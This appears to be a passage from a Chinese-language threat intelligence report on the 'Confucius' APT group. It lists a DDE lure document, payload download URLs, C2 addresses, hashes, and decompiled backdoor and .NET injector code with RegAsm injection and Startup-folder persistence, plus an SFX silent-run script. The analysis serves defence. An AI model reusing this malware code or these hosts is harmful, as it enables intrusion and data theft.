      v78 = (int)&savedregs;
      v77 = &loc_447646;
      v76 = __readfsdword(0);
      __writefsdword(0, (unsigned int)&v76);
      v39 = Sysutils::StrToInt(System::AnsiString);
      v85 = v39;
      v96 = (long double)v39 / 100.0;
      __writefsdword(0, v76);
      v100 = (System::TObject *)Graphics::TBitmap::TBitmap((Graphics::TBitmap *)cls_Graphics_TBitmap);
      v78 = HIWORD(v96);
      *(_QWORD *)&v76 = *(_QWORD *)&v96;
      v40 = sub_4415A8(0, (int)&v98, (int)&v97, *(long double *)&v76);
      Graphics::TBitmap::SetHandle(v100, v40);
      LOBYTE(v41) = 3;
      Graphics::TBitmap::SetPixelFormat(v100, v41);
      (*(void (__fastcall **)(System::TObject *, System::TObject *))(*(_DWORD *)v100 + 88))(v100, v95);
      System::TObject::Free(v100);
      v42 = (**(int (***)(void))v95)();
      if ( v43 )
      {
        if ( v43 <= 0 )
          goto LABEL_44;
      }
      else if ( !v42 )
      {
        goto LABEL_44;
      }
      LOBYTE(v43) = 1;
      v93 = (System::TObject *)unknown_libname_39(&off_4152F4, v43);
      v78 = 0;
      v77 = 0;
      (*(void (__fastcall **)(System::TObject *, _DWORD, _DWORD, _DWORD))(*(_DWORD *)v95 + 24))(
```

除此之外我们还找到了“魔罗桫”APT 组织所投放的 DDE 样本

文件名	MD5	文件类型
AIT.doc	1331b068477e2974894a899c855bfc4b	word 文档



American Institute in Taiwan (AIT), Director Brent Christensen statement on 823 ceremony

无法从中船贸易连接更新消息，请允许该文件下载消息

?????? ????? ??? ? ???? ???? ????? ???????????? ?? ??? ???? ?? ???????? ??? ??????????? ??
???????????? ?????? ? ???? ??? ? ???? ???? ????? ??????????? ?? ??? ???? ?? ??????? ???
??????????? ?? ???????? ??? ?????? ????? ??? ? ???? ???? ????? ???????????? ?? ??? ???? ??
???????? ??? ??????????? ?? ??????????? ?????? ???? ??? ? ??? ???? ???? ??????????? ?? ???
???? ?? ???????? ??? ??????????? ?? ?????????? ?????? ????? ??? ? ???? ???? ?????
???????????? ?? ??? ???? ?? ???????? ??? ???????? ?? ???????????

从远程服务器（coremailxt5mainjsp[.]com/ps/sgrm.exe）下载 Ssphi Injector，最终加载 DarktrackRAT，coremailxt5mainjsp.com 与上述类似也用于钓鱼攻击。

子域名	伪装对象
us02web.zoom.us.coremailxt5mainjsp.com	Zoom
msword.windowsupdate.microsoft.msn.coremailxt5mainjsp.com	Windows 更新


溯源与关联

与“魔罗桫”APT 组织（Confucius）的关联

奇安信威胁情报中心红雨滴团队根据基于内部大数据平台等，对此次攻击活动的钓鱼邮件手法，发件邮箱，使用木马等方面关联分析发现，此次攻击活动疑似出自我们内部跟踪的南亚 APT 组织“魔罗桫”之手。


通过对 Polyloader 加载的 AsyncRat（6d264218807f705f6fabac5418a7ebaa）的后门进

行拓线时发现了与其编译时间相同的样本。



```
signature/type:         PE32 EXE image for i386
image checksum:         0x00000000 (calc=0x00018FD6)
machine:                0x014C (i386)
subsystem:              2 (Windows GUI)
minimum os:             4.0 (Win95/NT4)
linkver:                6.0
timestamp:              05/20/2020 02:54:17am (0x5EC49BD9)
file alignment:         0x200
section alignment:      0x2000
preferred load base:    0x00400000
code entrypoint:        0x0041695E -> .text section / file_offset=0x14D5E
characteristics:        0x010E (EXECUTABLE_IMAGE|LINE_NUMS_STRIPPED|LOCAL_SYMS_STRIPPED|32BIT_MACHINE)
DLL characteristics:    0x8540 (DYNAMIC_BASE|NX_COMPAT|NO_SEH|TERMINAL_SERVER_AWARE)
debug directory:        <none>
4 PE sections:          .text, .sdata, .rsrc, .reloc
import modules:         mscoree.dll
delay-import modules:   <none>
export functions:       <none>
version resource:       1.0.0.0 / flags=0x0 / lang=0x0 (语言中性) / codepage=0x4B0 (Unicode; UTF-16)
PE base relocations:    1
CLR (.NET) info:        CLR 2.5 header / flags=0x3 (ILONLY|32BITREQUIRED) / clr_version v4.0.30319 (Framework 4.0)
CLR (.NET) metadata:    0x40C2D0 -> .text section / file_offset=0xA6D0

data directory table has 5 entries (room for 16):

DIRECTORY            RVA    SIZE   MEM-PTR  F-OFFSET POINTS-TO
---------          ------ ------ -------- -------- ---------
IMPORT             016910 00004B 00416910 00014D10 .text
RESOURCE           01A000 000394 0041A000 00015200 .rsrc
BASE_RELOC         01C000 00000C 0041C000 00015600 .reloc
IAT                002000 000008 00402000 00000400 .text
CLR_RUNTIME        002008 000048 00402008 00000408 .text

section memory map / 4 entries:

SECTION  MEMORY-RANGE          SIZE     DSIZE  | FILE-RANGE            SIZE   | ATTR
-------  -----------------  -------- --------+------------------ ---------+-----
HEADERS  00400000-00402000 00002000 00000218 | 00000000-00000400 00000400 |
.text    00402000-00418000 00016000 00014964 | 00000400-00014E00 00014A00 | C|E|R
.sdata   00418000-0041A000 00002000 0000020E | 00014E00-00015200 00000400 | I|R|W
.rsrc    0041A000-0041C000 00002000 00000394 | 00015200-00015600 00000400 | I|R
.reloc   0041C000-0041E000 00002000 0000000C | 00015600-00015800 00000200 | I|D|R
```

关联的样本如下：




generated:"2020-05-20T02:54:17"

□ FILES 4

		Detections	Size	First seen	Last seen	Submitters
□	4F9356C878FD5F488F367A2C18CF7111C59402905630611473F7C85B27E61583 ConsoleAsync.exe peexe assembly direct-cpu-clock-access detect-debug-environment runtime-modules	29 / 70	38.00 KB	2020-08-19 06:08:02	2020-08-19 06:08:02	1
□	B485ADFB8A88DD8A82888A993ABA1555EAD0036347482C64888 7A81E1A1E41E6 ConsoleAsync.exe peexe assembly direct-cpu-clock-access detect-debug-environment runtime-modules	32 / 71	38.00 KB	2020-08-02 20:42:28	2020-08-02 20:42:28	1
□	EF89192D91A143C464E92F897D864FCF52976BC8D7D58DED8EF4A8C8E8F19211 ConsoleAsync.exe peexe assembly direct-cpu-clock-access detect-debug-environment runtime-modules	20 / 73	38.00 KB	2020-05-31 01:44:23	2020-05-31 01:44:23	1

其中样本（75c55e8a9b00a1d724ef4d451da5806f）的 C2 为 188.215.229.20:8080。与 188.215.229.20 有关联的多个样本为“魔罗桫”APT 组织（Confucius APT）使用过的特马



URLs

Scanned	Detections	URL
2020-02-04	0 / 71	http://188.215.229.20/2.php
2020-05-20	0 / 80	http://188.215.229.20/l
2020-02-20	0 / 71	http://188.215.229.20:53/?s=m


Communicating Files

Scanned	Detections	Type	Name
2020-08-19	29 / 70	Win32 EXE	myclient.exe
2020-07-26	48 / 68	Win32 EXE	Notepad.NET.exe
2020-05-21	39 / 73	Win32 EXE	010Editor
2020-05-30	57 / 73	Win32 EXE	FINAL.exe
2020-07-17	52 / 68	Win32 EXE	audiopro.exe
2020-02-12	55 / 73	Win32 EXE	/var/www/clean-mx/virusesevidence/output.147257188.txt
2020-07-20	48 / 73	Win32 EXE	puzzCode.exe


关联相关样本信息如下：

文件名	MD5	ITW
FINAL.exe	e7b6ec85ece1c431f07b4a47e264190d	http://92.118.190.16/FINAL.exe
audiopro.exe	c3d422c2065ec3d9063929a1d4955416	http://anf.gov.pk/js/plugins/audiopro.exe
UA-COVID-19.exe	2d2fe787b2728332341166938a25fa26	http://anf.gov.pk/pmstesting/export/test/covid-19/UA-COVID-19.exe

其中部分样本被挂在巴基斯坦反毒品部队官网上。



上述样本与 2019 年时“魔罗桫”APT 组织（Confucius APT）使用的泄密木马同源：




```
      v11 = v48;
    }
    v6 += 120;
  }
  while ( v6 - 72 != v38 );
  if ( !v11 )
  {
LABEL_34:
    sub_42146E();
    v12 = (void (__stdcall *)(signed int))sub_401C74("UgvVjtgcfGzgewvkqpUvcvg");
    v12(-2147483645);
    v13 = (void (__stdcall *)(signed int, _DWORD, _DWORD, _DWORD))sub_401C74("U[uvgoRctcogvgtuKphqY");
    v13(15, 0, 0, 0);
    v14 = (void (__stdcall *)(signed int))sub_401C74("UgvGttqtOqfg");
    v14(32775);
    CreateThread(0, 0, sub_429048, 0, 0, 0);
    CreateThread(0, 0, sub_4291D5, 0, 0, 0);
    if ( (unsigned __int8)sub_42CDF8() )
    {
      v47 = 0;
      while ( (unsigned __int8)sub_42CDF8() )
      {
        ++v47;
        Sleep(0x3E8u);
        if ( v47 >= 120 )
          goto LABEL_2;
      }
    }
    sub_42CDD4();
    sub_421583();
    sub_421845();
    CreateThread(0, 0, sub_426F01, lpParameter, 0, 0);
    CreateThread(0, 0, sub_426F0D, lpParameter, 0, 0);
    CreateThread(0, 0, sub_41F6BF, &Parameter, 0, 0);
    sub_421798();
  }
  while ( 1 )
  {
    do
    {
```

```
    else
    {
      LOBYTE(v6) = v44;
    }
    v8 += 80;
  }
  while ( v8 - 72 != v39 );
  if ( !(_BYTE)v6 )
  {
LABEL_33:
    sub_42137D(v6, v7);
    v12 = (void (__stdcall *)(signed int))sub_401C74("UgvVjtgcfGzgewvkqpUvcvg");
    v12(-2147483645);
    v13 = (void (__stdcall *)(signed int, _DWORD, _DWORD, _DWORD))sub_401C74("U[uvgoRctcogv
    v13(15, 0, 0, 0);
    v14 = (void (__stdcall *)(signed int))sub_401C74("UgvGttqtOqfg");
    v14(32775);
    CreateThread(0, 0, sub_42F817, 0, 0, 0);
    CreateThread(0, 0, sub_428ED3, 0, 0, 0);
    CreateThread(0, 0, sub_42905D, 0, 0, 0);
    if ( (unsigned __int8)sub_42CBAA() )
    {
      v43 = 0;
      while ( (unsigned __int8)sub_42CBAA() )
      {
        ++v43;
        Sleep(0x3E8u);
        if ( v43 >= 120 )
          goto LABEL_2;
      }
    }
    sub_42C886();
    sub_421492();
    sub_421840();
    CreateThread(0, 0, sub_426E81, lpParameter, 0, 0);
    CreateThread(0, 0, sub_426E8D, lpParameter, 0, 0);
    CreateThread(0, 0, sub_41F58D, &Parameter, 0, 0);
    sub_421793();
}
```

其中还有未曾披露过的 SFX 类型的样本


文件名	MD5	ITW
plan.exe	d373bf68ceb8e395719a1ad6befba66d	http://wahindustries.com.pk/js/plan.exe



名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
netmonitor.lnk	1.2 KB	1 KB	快捷方式	2020-01-20 17:23
netvmon.exe	1.0 MB	892.2 KB	应用程序	2020-01-20 17:22
tempdir.bat	1 KB	1 KB	Windows 批处理...	2020-01-20 17:50
tempdir.vbs	1 KB	1 KB	VBScript Script ...	2020-01-17 17:00

```
;The comment below contains SFX script commands

Path=%AppData%
Setup=%AppData%\tempdir.vbs
Silent=1
Overwrite=1
```

样本被挂在巴基斯坦 WIL 兵工厂网站上



BUSINESS INFO

Created on November 7, 1958

Mission

To excel and triumph in supplying customer focused products/services and to be recognized as a most respectable Brand in Pakistan as well as in International Market which works on high Quality and Standards.
We are ensuring this goal through highly professional staff, sustainable working conditions and exceeding customer expectations.

CONTACT INFO

Call +51 905 523 206

m.me/wahindustries

sales@wahindustries.com

https://www.wahindustries.com

MORE INFO

STORY


Our Story

Wah Industries Limited (WIL) established in November 07, 1958 with a view to utilize surplus production capacity as well as for the marketing and sales of commercial products which are of highest quality and international standards.

WIL is manufacturing 12 Bore Shaheen Cartridges, used for hunting and shooting sports, manufactured in Shot Gun A...


See More

执行链如下：vbs->bat->lnk->dropper exe，Netvmon.exe 为.net 编写的 injector，混淆代码中也出现了中文：



```
try
{
    IL_00:
    Class4.smethod_12();
    ProjectData.ClearProjectError();
    num = 1;
    IL_0C:
    int num2 = 2;
    ResourceManager resourceManager = new ResourceManager("认百六南见港", Assembly.GetExecutingAssembly());
    IL_1E:
    num2 = 3;
    IL_20:
    num2 = 9;
    string str = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "";
    IL_36:
    num2 = 10;
    str + "\\";
    IL_46:
    num2 = 11;
    IL_49:
```

主要功能为注入上述泄密木马




```
IL_111:
num2 = 17;
\u0007.\u0001(new object[]
{
    string.Empty,
    array4,
    false,
    false,
    "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe",
    342
});
IL_15E:
num2 = 18;
bool flag = \u000F.\u0012(\u000E.~\u0011(\u0008.~\u000E(\u0002.\u0003()), 0, 8), \u0004.\u0005(\u0003.\u0004(Environment.SpecialFolder.ApplicationData),
  "\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\dllhost.exe"), false) == 0;
IL_1AC:
num2 = 20;
\u0007.\u0001();
global::\u0001.\u0002();
IL_1BF:
goto IL_289;
IL_1C4:
```

```
02DB919C 04 00 00 00 00 00 00 00¦00 00 00 00 04 68 63 00¦00 1C 0D 00 AD 5A 90 00¦03 00 00 00 04 00 00 00¦FF FF 00 00 B8 00 00 00¦00 00 ............hc....Z.................
02DB91C6 00 00 40 00 00 00 00 00¦00 00 00 00 00 00 00 00¦00 00 00 00 00 00 00 00¦00 00 00 00 00 00 00 00¦00 00 00 00 00 00 28 01¦00 00 ..@...............................(...
02DB91F0 0E 1F BA 0E 00 B4 09 CD¦21 B8 01 4C CD 21 54 68¦69 73 20 70 72 6F 67 72¦61 6D 20 63 61 6E 6E 6F¦74 20 62 65 20 72 75 6E¦20 69 ........!..L.!This program cannot be run i
02DB921A 6E 20 44 4F 53 20 6D 6F¦64 65 2E 0D 0D 0A 24 00¦00 00 00 00 00 00 D7 41¦0D 4A 93 20 63 19 93 20¦63 19 93 20 63 19 27 BC¦92 19 n DOS mode....$........A.J. c.. c.. c.'...
02DB9244 82 20 63 19 27 BC 90 19¦26 20 63 19 27 BC 91 19¦8D 20 63 19 0D 80 A4 19¦9B 20 63 19 3E 7E 60 18¦8F 20 63 19 3E 7E 66 18¦AF 20 . c.'...& c.'.... c...... c.>~`.. c.>~f..
02DB926E 63 19 3E 7E 67 18 B5 20¦63 19 27 BC 8C 19 9B 20¦63 19 04 7E 67 18 F0 20¦63 19 9A 58 E0 19 90 20¦63 19 9A 58 F0 19 9E 20¦63 19 c.>~g.. c.'.... c..~g.. c..X... c..X... c.
02DB9298 93 20 62 19 6B 20 63 19¦26 7E 6A 18 A8 20 63 19¦26 7E 9C 19 92 20 63 19¦93 20 F4 19 92 20 63 19¦26 7E 61 18 92 20 63 19¦52 69 . b.k c.&~j.. c.&~... c.. ... c.&~a.. c.Ri
02DB92C2 63 68 93 20 63 19 00 00¦00 00 00 00 00 00 00 00¦00 00 00 00 00 00 50 45¦00 00 4C 01 07 00 D1 D1¦CD 5D 00 00 00 00 00 00¦00 00 ch. c.................PE..L......]........
02DB92EC E0 00 02 01 0B 01 0E 00¦00 F4 09 00 00 24 03 00¦00 00 00 00 D2 73 07 00¦00 10 00 00 00 10 0A 00¦00 00 40 00 00 10 00 00¦00 02 ............$.......s............@.......
02DB9316 00 00 05 00 01 00 00 00¦00 00 05 00 01 00 00 00¦00 00 00 90 0D 00 00 04¦00 00 00 00 00 00 02 00¦40 81 00 00 10 00 00 10¦00 00 ................................@.......
02DB9340 00 00 10 00 00 10 00 00¦00 00 00 00 10 00 00 00¦00 00 00 00 00 00 00 00¦74 45 0C 00 C8 00 00 00¦00 00 0D 00 78 01 00 00¦00 00 ........................tE.........x.....
```

